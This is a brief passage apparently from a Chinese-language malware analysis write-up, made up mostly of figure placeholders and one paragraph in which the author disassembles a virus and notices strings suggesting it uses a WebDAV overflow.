


图11




图12




图13




图14

看来病毒的功能不少，之后就是大量的文件参数，有些混乱，还是反汇编来看看比较清晰，打开C32ASM，载入病毒文件。过了十多秒后，有了结果，一点一点的往下看，一个熟悉的字符串进入了视线webdav，难道病毒也采用了webdav溢出？如图16。先放到一边，继续看后面又出现了一段webdav的溢出字符，如图17。




图15




图16

